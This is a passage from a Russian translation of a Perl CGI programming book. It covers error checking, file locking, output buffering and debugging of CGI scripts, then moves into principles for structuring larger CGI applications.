Можно решить эту проблему, полностью определяя имя переменной, объявляя переменную с помощью модуля vars или локализуя ее с помощью *my*, например так:

```
$main::soda = "Coke";     ## Полностью определенное имя
use vars qw ($soda);      ## Объявление с помощью модуля vars
my $soda;                 ## Локализация
```

Как видите, модуль strict диктует строгие правила окружению при разработке приложений. Но это очень полезная и мощная возможность, потому что она помогает отслеживать множество ошибок. Кроме того, модуль предоставляет гибкость. Например, если вы уверены, что какой-то кусок кода работает верно, но при использовании strict отказывается работать вообще, можно снять некоторые ограничения:

```
## код, который подвергается действию strict
...
{
  no strict;          ## или no strict "vars";

  ## код, на который действие strict не распространяется
}
```

На код, заключенный в фигурные скобки, ограничения не распространяются.

С такой гибкостью и контролем нет причин для отказа от использования модуля strict, позволяющего разрабатывать приложения, свободные от ошибок.

Проверка статуса системных вызовов

Перед обсуждением материала этого раздела прочтите «заклинание», которое вы должны помнить:

«Всегда проверяйте значения, возвращаемые всеми системными командами, включая *open*, *eval* и *system*.»

Так как веб-серверы обычно работают с правами пользователя *nobody* или какого-либо другого пользователя с минимальными привилегиями, требуется осторожность при выполнении любых операций ввода/вывода с файлами или системой. Возьмем, к примеру, следующий код:

```
#!/usr/bin/perl -wT

print "Content-type: text/html\n\n";
...
open FILE, "/usr/local/apache/data/recipes.txt";

while (<FILE>) {
  s/^\s*$/<P>/, next if (/^\s*$/);
  s/\n/<BR>/;
  ...
}

close FILE;
```

Если каталог */usr/local/apache/data* недоступен для чтения из Web, команда *open* завершится с ошибкой, и мы не получим никакого вывода. На самом деле это нежелательно, так как пользователь не будет знать о том, что произошло.

Решение этой проблемы – проверка статуса завершения команды *open*:

```
...
open FILE, "/usr/local/apache/data/recipes.txt"
  or error ( $q, "Извините, я не могу получить данные рецептов!" );

print "Content-type: text/html\n\n";
...
```

Если вызов *open* завершается с ошибкой, мы вызываем функцию *error*, которая выводит HTML-документ с объяснением, и завершаем работу программы.

Стоить поступать так же при создании или обновлении файлов. Чтобы CGI-приложение могло записать данные в файл, оно должно иметь права на запись в этот файл, а также в каталог, в котором он находится.

Так же часто используются системные функции *open*, *close*, *flock*, *eval* и *system*. Проверка значения, возвращаемого этими функциями, должна стать для вас привычкой. Тогда вы сможете предпринять спасительные действия.

Открыто или нет?

В различных примерах этой книги мы пользовались функцией *open* для создания каналов, чтобы запустить внешнее приложение и выполнить перенаправление данных. К сожалению, нет легкого способа определить, было ли приложение успешно выполнено.

Вот простой пример, выполняющий сортировку чисел:

```
open FILE, "| /usr/local/gnu/sort"
```

```
  or die " Не могу создать канал: $!";

print "Content-type: text/plain\n\n";

## Заполните массив @data какими-либо числами
...

print FILE join ("\n", @data);
close FILE;
```

Если мы не можем создать канал, что, правда, случается очень редко, мы возвращаем ошибку. Но что, если путь к команде *sort* неверный? К сожалению, из-за особенностей командного интерпретатора статус выполнения команды становится доступным только после закрытия файлового дескриптора.

Вот пример:

```
open FILE, "/usr/local/gnu/sort"
  or die " Не могу создать канал: $!";

### Код опущен для краткости
...

close FILE;

my $status = ($? >> 8);

if ( $status ) {
  print " Извините, у меня сейчас нет доступа к данным!";
}
```

Когда файловый дескриптор закрыт, Perl сохраняет код завершения в переменной `$?`. Мы вычисляем настоящий статус завершения (то есть 0 или 1), сдвигая полученное значение вправо на 8 битов.

Также есть другой, правда не такой платформо-независимый и менее надежный способ определить статус завершения для канала. Он включает проверку идентификатора дочернего процесса, порожденного функцией *open*:

```
#!/usr/bin/perl -wT

use strict;
use CGI;

my $q = new CGI;

my $pid  = open FILE, "| /usr/local/gnu/sort";
my $status = kill 0, $pid;
$status or die " Не могу открыть канал для сортировки: $!";
```

```
## Все получилось!
print $q->header( "text/plain" );
...
```

Мы используем функцию *kill*, чтобы послать сигнал с номером 0 процессу, созданному каналом. Если процесс мертв (это означает, что приложение из канала никогда не было запущено), операционная система возвращает значение 0. Как упоминалось выше, эта техника не стопроцентно надежна и не будет работать на всех платформах Unix, но вы можете попробовать этот метод.

Отслеживание функции die

Не забывайте о нашем предыдущем разговоре о *die*. Если ваш код или вызываемый модуль использует функцию *die*, он обязательно выдаст ошибку *500 Internal Server Error*, если только вы не перехватите ее. Для того чтобы отследить фатальные вызовы и перенаправить сообщения в броузер, используйте модуль CGI::Carp. Добавьте в начало вашего сценария такую строку:

```
use CGI::Carp qw( fatalsToBrowser );
```

Подробно модуль CGI::Carp описан в разделе «Обработка ошибок» главы 5.

Блокировка файлов

Если вы заметили, что из файлов пропадают данные, или ваши файлы оказываются поврежденными, это означает, что вы, вероятно, не блокируете их. Web – это многопользовательская среда и различные пользователи могут обратиться к одному и тому же документу или CGI-приложению в одно и то же время. Давайте посмотрим на пример, в котором блокировка не делается:

```
#!/usr/bin/perl -wT

use CGI;
use CGIBook::Error;

my $cgi       = new CGI;
my $email     = $cgi->param ("email")     || "Anonymous";
my $comments  = $cgi->param ("comments")  || "No comments";
...
open FILE, ">>/usr/local/apache/data/guestbook.txt"
  or error( $q, " Не могу добавить вашу запись в гостевую книгу!");

print FILE "From $email: $comments\n\n";
close FILE;

print "Location: /generic/thanks.html\n\n";
```

Теперь вообразите ситуацию, когда несколько (например 100) пользователей обращаются к приложению в одно и то же время. Что случится? Сто процессов CGI-приложений попытаются записать данные в файл *guestbook.txt* и, более чем вероятно, данные будут потеряны или повреждены.

Чтобы решить эту проблему, нужно заблокировать файл. Подробности вы найдете в разделе «Блокировка» главы 10.

Отключение буферизации потока вывода

Иногда возникает непонятная ситуация, когда вывод не появляется в окне броузера, но при этом данные посылаются в стандартный поток вывода. Обычно это происходит при вызове внешнего приложения, которое генерирует вывод.

Например, следующий пример может неверно работать в некоторых системах:

```
#!/usr/bin/perl -wT

print "Content-type: text/plain\n\n";
system "/bin/finger";
```

Странно, но вывод команды *system* может появиться до вывода заголовка *Content-type*. Это результат буферизации стандартного потока вывода.

Отключить буферизацию можно так:

```
$| = 1;
```

Это побуждает Perl сбрасывать буфер стандартного потока вывода после каждой записи.

Функция binmode

В системах, где двоичные и текстовые файлы различаются (как в Windows 95, NT и Macintosh), требуется особая осторожность при возвращении двоичных данных. Например, следующее приложение создает простое динамическое изображение:

```
#!/usr/bin/perl -wT

use GD;
use strict;

my $image = new GD::Image( 100, 100 );

my $white = $image->colorAllocate( 255, 255, 255 );
```

```
my $black = $image->colorAllocate( 0, 0, 0 );
my $red   = $image->colorAllocate( 255, 0, 0 );

$image->arc( 50, 50, 95, 75, 0, 360, $black );
$image->fill( 50, 50, $red );

print "Content-type: image/png\n\n";
print $image->png;
```

Но изображение получится поврежденным, если запустить это приложение на указанных платформах. Решение состоит в использовании функции *binmode*, которая заставляет трактовать вывод как двоичные данные.

```
## код опущен для упрощения
...
binmode STDOUT;
print $image->png;
```

Инструменты для отладки

Мы привели некоторые общие ошибки и методы их предотвращения. Если проблемы у вас все же остались, и ни одно из упомянутых решений не помогает, требуется «расследование». В этом разделе мы рассмотрим некоторые инструменты, помогающие обнаружить их источник. Вот какие шаги вы должны предпринять:

- Проверьте синтаксис вашего сценария при помощи ключа *–c*.
- Проверьте журнал ошибок веб-сервера.
- Запустите сценарий в командной строке.
- Проверьте значение переменных, сбрасывая их в броузер.
- Используйте интерактивный отладчик.

Рассмотрим каждый из этих пунктов подробно.

Проверка синтаксиса

Если ваш код не разбирается или не компилируется, то он никогда не будет выполняться корректно. Поэтому возьмите за правило перед тестированием в броузере тестировать свои сценарии с ключом *–c* из командной строки, добавляя при этом и ключ *–w* для проверки наличия предупреждений. Запомните, что в режиме пометки (вы используете его во всех сценариях, не так ли?) нужно также передать ключ *–T*, чтобы не получить следующую ошибку:

```
$ perl -wc myScript.cgi
Too late for "-T" option.
```

Поэтому используйте комбинацию –wcT:

```
perl -wcT calendar.cgi
```

В результате вы получите сообщение:

```
Syntax OK
```

либо список проблем. Разумеется, ключ *–c* используется только в командной строке, его *не надо* добавлять к строке в сценарии, начинающейся с символов «#!».

Проверка журнала ошибок

Обычно ошибки выводятся в стандартный поток ошибок (STDERR), а на некоторых веб-серверах все, что выводится в STDERR во время работы CGI-сценария, оказывается в журнале ошибок сервера. Значит можно найти ключи к разгадке проблемы, просмотрев журнал ошибок. Возможное местонахождение этого файла для Apache – */usr/local/apache/logs/error_log* или */usr/vat/logs/httpd/error_log*. Ошибки дописываются в конец файла; вы можете просмотреть журнал ошибок при тестировании вашего CGI-сценария. Если вы будете использовать команду *tail* с параметром *–f*:

```
$ tail -f /usr/local/apache/logs/error_log
```

то сможете просматривать новые строки по мере появления их в файле.

Запуск сценария в командной строке

Если ваш сценарий прошел проверку синтаксиса, следующий шаг – его запуск в командной строке. Поскольку CGI-сценарии получают многие данные из переменных окружения, можно установить их вручную перед запуском сценария:

```
$ export HTTP_COOKIE="user_id=abc123"
$ export QUERY_STRING="month=jan&year=2001"
$ export REQUEST_METHOD="GET"
$ ./calendar.cgi
```

Вы увидите полный вывод вашего сценария, включая все заданные заголовки. Это может оказаться полезным, если вы подозреваете, что проблема связана с отправляемыми заголовками.

В CGI.pm версии 2.56 или более ранней можно передать параметры просто вводя их при запуске сценария:

```
(offline mode: enter name=value pairs on standard input)
```

После этого сообщения вы можете вводить параметры как пары имя–значение со знаком равенства. CGI.pm игнорирует пробелы и позволяет использовать кавычки:

```
(offline mode: enter name=value pairs on standard input)
  month = jan
  year=2001
```

Когда закончите, введите символ конца строки (в Unix и Mac нажмите <Ctrl> + <D>; в Windows нажмите <Ctrl> + <Z>).

Что касается версии 2.57, CGI.pm автоматически не ждет ввода параметров. Параметры можно передать в сценарий как аргументы (для более старых версий это тоже работает):

```
$ ./caendar.cgi month=jan year=2001
```

Если вы предпочитаете, чтобы CGI.pm запрашивал у вас ввод, разрешите это с помощью аргумента `-debug`:

```
use CGI qw( -debug );
```

Если вы работаете со сложной формой, и вводить параметры вручную слишком долго, можно записать параметры в файл и использовать его, добавив несколько строк в начало вашего сценария:

```
#!/usr/bin/perl -wT

use strict;
use CGI;

my $q = new CGI;

## Начало вставляемого кода
open FILE, "> /tmp/query1" or die $!;
$q->save( \*FILE );
print $q->header( "text/plain" ), "File saved\n";
## Конец вставляемого кода
.
.
```

У вас должен появиться файл */tmp/query1*, который можно использовать из командной строки. Теперь удалите вставленный код (или закомментируйте его), и используйте этот файл так:

```
$ ./catalog.cgi < /tmp/query1
```

Просмотр содержимого переменных

Если ваш сценарий запускается верно, но не делает того, чего вы от него ждете, то для выявления причины разделите его на части. Самый простой способ сделать это – добавить несколько команд *print*:

```
sub fetch_results {
print "Entering fetch_results( @_ )\n"; # ДЛЯ ОТЛАДКИ #
  .
  .
```

Вы можете как-то выделить эти команды или добавить к ним комментарии, чтобы потом их можно было легко найти и удалить.

Если вы работаете со сложной структурой данных Perl, ее можно легко вывести с помощью модуля Data::Dumper. Просто добавьте код:

```
  .
  .
use Data::Dumper;            # ДЛЯ ОТЛАДКИ #
print Dumper( $result );     # ДЛЯ ОТЛАДКИ #
    return $result;
  }
```

Функция *Dumper* приведет структуру данных к выровненному коду на Perl. Если вы хотите увидеть ее внутри HTML-страницы, не забудьте включить ее в тег <PRE> или просмотрите источник страницы.

При выводе сложного кода в HTML для того чтобы увидеть, были ли напечатаны операторы, требуется просмотреть исходный код страницы. Гораздо проще открыть отдельный дескриптор для собственного журнала ошибок и выводить отладочные команды в него. Можно даже разработать собственный модуль, обеспечивающий удобный способ отправки отладочной информации в журнал отладки и позволяющий упростить включение/отключение режима отладки.

Отладчики

Все предыдущие приемы помогают выделить ошибки, но самое лучшее решение – использовать отладчик. Отладчики позволяют взаимодействовать с программой при ее выполнении. Вы можете отслеживать ход выполнения программы, наблюдать за значениями переменных и многое другое.

Отладчик Perl

Вызвав *perl* с ключом *–d*, вы запустите интерактивый сеанс работы. К сожалению, при этом можно использовать отладчик только в командной строке. Это нетрадиционное окружение для CGI-сценариев, но совсем не сложно имитировать CGI-окружение, как вы уже видели.

Лучше всего это можно сделать, сохранив CGI-объект в файле, инициализировав в нем все дополнительные переменные, которые могут понадобиться, например cookie, а затем запустить CGI-сценарий примерно так:

```
$ perl -dT calendar.cgi </tmp/query1

Loading DB routines from perl5db.pl version 1
Emacs support available.

Enter h or 'h h' for help.

main::(Dev:Pseudo:7):my $q = new CGI;
  DB<1>
```

Отладчик поначалу может испугать вас, но на самом деле он очень мощный. В таблице 15-1 мы привели краткий обзор основных команд, которые нужно знать, чтобы отлаживать сценарий. Вы можете отлаживать все свои CGI-сценарии, пользуясь только этими командами, хотя на самом деле их гораздо больше. Попрактикуйтесь, запуская в отладчике те сценарии, которые работают верно. Отладчик не изменит ваши файлы, так что вы не сможете повредить работающий сценарий, если введете неверную команду.

Полная документация по этому отладчику находится на страницах руководства по *perldebug*, а краткую справку по полному набору команд можно получить, введя в отладчике команду h.

Таблица 15-1. Основные команды отладчика Perl

Команда	Описание
`s`	Step (Шаг); Perl выполняет строки, расположенные над приглашением, в пошаговом режиме проходя через все подпрограммы; учтите, что строка, состоящая из нескольких команд может быть пройдена за несколько шагов
`n`	Next (Следующий); Perl выполняет строки, расположенные над приглашением, «перешагивая» через подпрограммы (они по-прежнему выполняются, просто Perl ждет их завершения перед продолжением)
`c`	Продолжить (continue) выполнение до конца программы или следующей точки останова, в зависимости от того, что встретится раньше
`c 123`	Продолжить выполнение до строки 123; строка 123 должна содержать команду (это не может быть комментарий, пустая строка, вторая половина команды и т. д.)
`b`	Установить в текущей строке точку останова (breakpoint). Точки останова прерывают выполнение, заданное командой `c`
`b 123`	Установить точку останова в строке 123; строка 123 должна содержать команду (это не может быть комментарий, пустая строка, вторая половина команды и т. д.)

Таблица 15-1. Основные команды отладчика Perl (продолжение)

Команда	Описание
`b my_sub`	Установить точку останова в первой выполнимой строке подпрограммы *my_sub*
`d`	Удалить (delete) точку останова из текущей строки; может принимать те же аргументы, что и `b`
`D`	Удалить все точки останова
`x $var`	Вывести значение переменной `$var` в списочном и скалярном контекстах. Учтите, что при этом совершается рекурсивный проход по сложным вложенным структурам данных
`r`	Вернуться (return) из текущей подпрограммы. Perl завершает выполнение текущей подпрограммы, выводит результат и продолжает выполнение со следующей строки после вызова подпрограммы
`l`	Вывести (list) следующие 10 строк сценария; эти команды можно использовать последовательно
`l 123`	Вывести строку номер 123 сценария
`l 200-300`	Вывести строки сценария с номерами от 200 до 300
`l my_sub`	Вывести первые 10 строк подпрограммы *my_sub*
`q`	Выход (quit)
`R`	Перезапустить (restart) сценарий в отладчике

Отладчик ptkdb

Другой вариант – это *ptkdb* (рис. 15-1), отладчик Perl/Tk, доступный на CPAN как *Devel-ptkdb*. Он позволяет отлаживать сценарии в графическом интерфейсе. Также он позволяет интерактивно отлаживать CGI-приложения при их выполнении.

Для использования *ptkdb* нужны две вещи. Во-первых, у вас должен быть доступ к серверу X Window;[1] система X Window входит в состав большинства систем Unix; для других операционных систем доступны ее коммерческие версии. Во-вторых, веб-сервер должен иметь модуль Tk.pm, доступный на CPAN, который требует наличия Tk. Tk – это графический пакет, обычно распространяемый с языком сценариев Tcl. Вы можете получить Tcl/Tk с *http://www.scriptics.com/*. Подробности об использовании Perl с Tk через Tk.pm можно найти в книге *Learning Perl/Tk* («Изучаем Perl/Tk») Нэнси Уолш (Nancy Walsh) издательства O'Reilly & Associates, Inc.

[1] В X Window System вы запускаете *сервер* X Window локально, и он выводит программы, которые вы можете запускать удаленно. Использование термина «сервер» в данном случае может сбить с толку, так как обычно для взаимодействия с удаленной системой вы используете приложение-*клиент*.

Для отладки в *ptkdb* начните свой сценарий так:

```
#!/usr/bin/perl -d:ptkdb

sub BEGIN {
  $ENV{DISPLAY} = "your.machine.hostname:0.0";
}
```



Рис. 15-1. Отладка CGI-сценария при помощи ptkdb

Замените `your.machine.hostname` именем или IP-адресом вашей машины. Вы можете использовать `localhost`, если запускаете сеанс X Window на веб-сервере.

Надо также позволить веб-серверу выводить программы на ваш сервер X Window. На Unix – совместимых системах можно сделать это, добавив имя или IP-адрес веб-сервера в команде *xhost*:

```
$ xhost www.webserver.hostname
www.webserver.hostname bring added to access control list
```

После этого вы можете обращаться к сценарию из броузера, который должен открыть окно отладчика в вашей системе. Учтите, что броузер может выдать ошибку истекшего времени ожидания, если вы слишком долго провозитесь с отладчиком, не выводя никаких данных в броузер.

Отладчик ActiveState Perl Debugger

Последняя возможность доступна только для пользователей Win32. ActiveState распространяет графический отладчик Perl вместе с пакетом разработки на Perl (PDK, Perl Development Kit), показанный на рис. 15-2.



Рис. 15-2. Отладка CGI-сценария в отладчике ActiveState Perl Debugger

После установки отладчика ключ *–d* с командой *Perl* служит для вызова этого отладчика вместо стандартного отладчика Perl. Его также можно вызвать при выполнении CGI-сценария, если вы зарегистрированы на веб-сервере.

Вы можете получить PDK и соответствующую документацию с сайта ActiveState: *http://www.activestate.com/*. PDK – коммерческий продукт, но когда мы писали эту книгу, предлагалась бесплатная пробная версия на семь дней.

16

Как сделать CGI-приложения лучше

Как и всякое программирование, CGI-программирование на Perl – сплав искусства и науки. Искусство проявляется в том, что Perl – уникальный выразительный язык – дает свободу выбрать тот или иной путь решения задачи. То, что Perl – наука, вспоминается, когда речь заходит о таких требованиях реального мира, как производительность, безопасность и групповая разработка.

Более того, любая программа, полезная в одном контексте, может пригодиться и в другом. Это требует от программы гибкости и возможности расширения. К сожалению, программы не растут сами по себе. Им требуется то, чего так все боятся, – поддержка. Поддержка порой сложна, но ее можно упростить, если позаботиться о том, чтобы код был читаемым и гибким.

Эти соображения привели бывалых CGI-разработчиков к набору принципов, которые помогают создавать код, удовлетворяющий ожиданиям. В корпоративном смысле эти принципы становятся стандартами, благодаря которым команда разработчиков может без труда разобраться в коде, написанном их коллегами.

Принципы создания архитектуры

На первом этапе овладения любым языком программирования учатся решать простые задачки так, чтобы обойтись без жалоб компилятора

на ошибки. Но большие программы состоят не только из синтаксически корректных операторов. То, как эти маленькие части программы взаимодействуют, не менее важно, чем их успешная компиляция.

Другими словами, программа в целом – это больше, чем сумма ее составных частей. При разработке программ нужно учитывать такие требования проектирования, как гибкость и дальнейшая поддержка. Иногда говорят о «программировании в общем смысле» или о «стратегическом программировании». В этом разделе сделан акцент на том, как создать CGI-приложение, удовлетворяющее этим целям.

Планирование дальнейшего роста

Веб-сайты, начинавшиеся с небольших проектов, со временем вырастают и развиваются. Вы можете начать работу над маленьким сайтом с небольшим числом разработчиков, легко координируя их действия со своими. Но веб-сайт растет, растет и персонал, который его разрабатывает и поддерживает; при этом становится критичным требование, чтобы сайт был правильно спроектирован. Разработчики должны работать с копией сайта, чтобы не повредить основную версию.

По мере роста веб-сайта и совместной работы в одном проекте становится критичной система отслеживания изменений. Если вы не используете систему управления версиями, обязательно подумайте об этом. Есть несколько коммерческих продуктов, а также реализации CVS и RCS с открытыми исходными кодами. Разрабатывая архитектуру системы, важно не забыть поддержку системы управления версиями.

Вы можете реализовать это различными способами. Вот несколько примеров:

- *Веб-разработчики работают с общим разрабатываемым веб-сервером.* Это самое простое решение; оно может быть применимо для небольших групп, но быстро становится неудобным для больших проектов. В этом случае не поддерживается управление версиями на уровне пользователей, и нет стабильного кода, так как все постоянно меняется. Один разработчик не сможет протестировать свою программу с кодом другого разработчика, если тот вносит в него изменения.
- *У каждого веб-разработчика есть собственное дерево каталогов на веб-сервере.* В этом примере у каждого разработчика есть домашний каталог на веб-сервере и ему доступна копия всего веб-сервера в этом каталоге. Это относительно просто настроить и это работает, если в HTML-коде заданы ссылки относительно текущего каталога. Системы управления версиями здесь можно использовать, поскольку разработчики периодически могут вносить отрывки кода (лучше стабильные). Другие разработчики могут обновлять свои

каталоги, учитывая эти изменения, впрочем, они могут разрабатывать параллельные версии того же кода.

- *У каждого веб-разработчика есть собственная копия веб-сервера, работающая на отдельном порте.* Это требует постоянной настройки, так как необходимо конфигурировать веб-сервер заново, если добавляется новый порт для разработчика. Это работает для всех относительных адресов, независимо от того, содержат они полные или относительные пути. В этом случае также можно использовать систему управления версиями.

Использование каталогов для организации ваших проектов

CGI-приложения часто состоят из нескольких связанных файлов, включая один или более CGI-сценарий, HTML-формы, файлы шаблонов (если вы генерируете вывод при помощи шаблонов), файлы данных, файлы конфигурации и т. д. Если разрабатываемая система находится отдельно от готового сервера (а так и должно быть), в этих системах могут быть различные структуры каталогов.

В разрабатываемой системе структура каталогов должна быть такой, чтобы вы могли легко организовать информацию. В системах, где поддерживаются указатели на каталоги,[1] имеет смысл поместить в один каталог все файлы, относящиеся к данному CGI-приложению. Например, можно хранить компоненты приложения в таких подкаталогах каталога */usr/local/projects/web_store*:

```
/usr/local/projects/web_store/
  cgi/
  conf/
  data/
  html/
  templates/
```

Затем вы можете создать следующие символические ссылки, чтобы связать эту структуру с соответствующими каталогами веб-сервера:

```
/usr/local/apache/htdocs/web_store  -> /usr/local/projects/web_store/
html/
/usr/local/apache/cgi-bin/web_store -> /usr/local/projects/web_store/
cgi/
```

[1] Под указателями подразумеваются символические ссылки в Unix или псевдонимы в MacOS; ярлыки в Windows непрозрачны для приложений, поэтому в таком контексте они не будут работать.

Вы можете также добавить глобальные каталоги для файлов данных, настроек и шаблонов:

```
/usr/local/apache/data/web_store -> /usr/local/projects/web_store/
data/
/usr/local/apache/conf/web_store -> /usr/local/projects/web_store/
conf/
/usr/local/apache/templates/web_store -> /usr/local/projects/
web_store/templates/
```

Кроме того, что найти все компоненты одного и того же приложения гораздо проще, когда они находятся в одном каталоге, это упрощает поддержку данного приложения при помощи системы управления версиями.

Учтите, что использование символических ссылок замедляет работу веб-сервера, поэтому такая структура более оправданна при разработке, а не на рабочем сервере.

Использование относительных URL

Веб-сайт станет более гибким, если вы используете относительные URL-адреса, а не абсолютные. Другими словами, не включайте доменное имя вашего сервера без необходимости. Если имена рабочего и готового серверов отличаются, лучше, чтобы ваш код работал на любой из этих систем с минимальными изменениями.

Будут ли ваши относительные адреса содержать полные пути или пути относительно текущего каталога, зависит от того, как вы сконфигурируете разрабатываемую систему. Но в основных элементах навигации, например в панелях навигации, почти всегда используются полные пути, поэтому если вы настроите окружение для поддержки этого, ваша среда разработки будет больше соответствовать окружению на готовом сервере.

Разделение настроек и основного кода

Информация, которая меняется или зависит от среды, должна находиться в отдельном файле настроек. В случае с Perl файлы настроек очень просты, так как их можно писать на Perl; они просто устанавливают некоторые глобальные переменные. Чтобы получить доступ к этим переменным из CGI-сценария, сначала используйте функцию *require*, чтобы импортировать файл настроек.

В некоторых случаях каждому веб-разработчику могут понадобиться различные параметры конфигурации. Сохраняя пути к файлам в файле конфигурации, веб-разработчики могут тестировать свои приложения с собственными копиями данных и HTML-файлов. Но это не означает, что CGI-сценарию требуется несколько файлов; другое преиму-

щество использования Perl для файлов настройки в том, что они легко расширяются. CGI-сценарию может понадобиться один конфигурационный файл, которому, в свою очередь, нужны другие файлы. Это позволяет легко поддерживать конфигурационные файлы как для приложений, так и для разработчиков. Если CGI-приложение так разрастется, что один конфигурационный файл становится сложно поддерживать, разбейте его на небольшие файлы, которые первоначальный файл может вызывать.

Разделение вывода и основного кода

Вывод, связанный с CGI-сценарием, скорее всего будет отличаться у приложения. Большинство веб-сайтов меняют внешний вид во время своего развития, и приложение, используемое на нескольких веб-сайтах, должно быть достаточно гибким, чтобы отражать все их индивидуальные черты. Мы уже приводили в главе 6 аргументы в пользу разделения логики документа и его внешнего вида.

Но кроме того, чтобы отделить HTML от программного кода, и чтобы облегчить жизнь HTML-программистам, было бы неплохо разрабатывать код, в котором вывод данных (вызовы шаблона, методы CGI.pm и т. д.) отделен от логического кода программы. Это позволит вам легко изменять организацию вывода, например, переместить все CGI-сценарии из CGI.pm в шаблоны (или наоборот).

Другая причина разделения вывода и основной логики программы – в нежелании ограничивать свою программу HTML-выводом. По мере развития программы может понадобиться поддерживать другие интерфейсы: перейти от обычного HTML к новому стандарту XHTML или добавить интерфейс XML, чтобы позволить другим программам обрабатывать в качестве данных вывод вашего CGI-сценария, и т. п.

Разделение хранения данных и основного кода

Метод, по которому вы храните и получаете данные, – это ключевой момент, с которым сталкивается каждое приложение. В примере с простейшей покупательской корзиной для хранения данных использовались обычные текстовые файлы. В сложных случаях, вероятно, стоит воспользоваться преимуществами, предоставляемыми реляционными базами данных, например, MySQL или Oracle. В остальных приложениях можно использовать хеш-файлы DBM.

Отделение кода, ответственного за хранение данных, от основного кода программы – пример хорошего проектирования. На практике может оказаться, что достичь этого гораздо сложнее, чем разделить другие компоненты вашей программы. Очень часто логика програм-

мы тесно связана с данными. Иногда вы должны поступиться производительностью; например, язык SQL настолько выразительный, что можно вставить логику в запросы, и это обычно выполняется гораздо быстрее и требует меньших затрат памяти, чем дублирование тех же возможностей в вашей программе.

Но стремление к разделению – хорошая идея, особенно если ваше приложение использует более простой механизм хранения данных, например, текстовые файлы. Поскольку приложения растут, вы можете когда-нибудь с легкостью применить RDBMS. Чем меньше изменений потребуется вносить в код, тем лучше.

Стратегия одна – просто принять в качестве уровня абстракции DBI. Если вы еще не готовы к использованию баз данных, используйте модуль DBD::CSV для хранения данных в текстовых файлах. Позже, при переходе к реляционным базам данных, большую часть вашего кода, построенного на DBI, менять не придется. Помните, что не все драйверы DBI одинаковы. DBD::CSV, например, поддерживает только ограниченный набор SQL-запросов; в то время как другие, сложные драйверы типа DBD::Oracle позволяют вам использовать хранимые процедуры, написанные на языке Oracle PL/SQL. Значит, даже с DBI нужно увязывать простоту SQL и преимущества в производительности, получаемые при использовании определенных возможностей, доступных с текущим механизмом хранения данных. Также надо учитывать вероятность будущих изменений механизма хранения данных.

Число сценариев в приложении

CGI-приложения часто состоят из нескольких различных задач, которые должны работать вместе. Например, в простом онлайн-магазине у вас будет код, выводящий каталог продукции, код для обновления корзины покупателя, код для вывода корзины покупателя и код, позволяющий принимать и обрабатывать информацию об оплате. Одни CGI-разработчики станут доказывать, что все это должен выполнять единственный CGI-сценарий, возможно, разбитый на модули, вызываемые этим сценарием. Другие заявят, что отдельным страницам (или функциональным группам страниц) должны соответствовать отдельные CGI-сценарии, возможно, с общим кодом, размещенным в модулях, разделяемых этими сценариями. Есть доводы в пользу обоих подходов, давайте их рассмотрим.

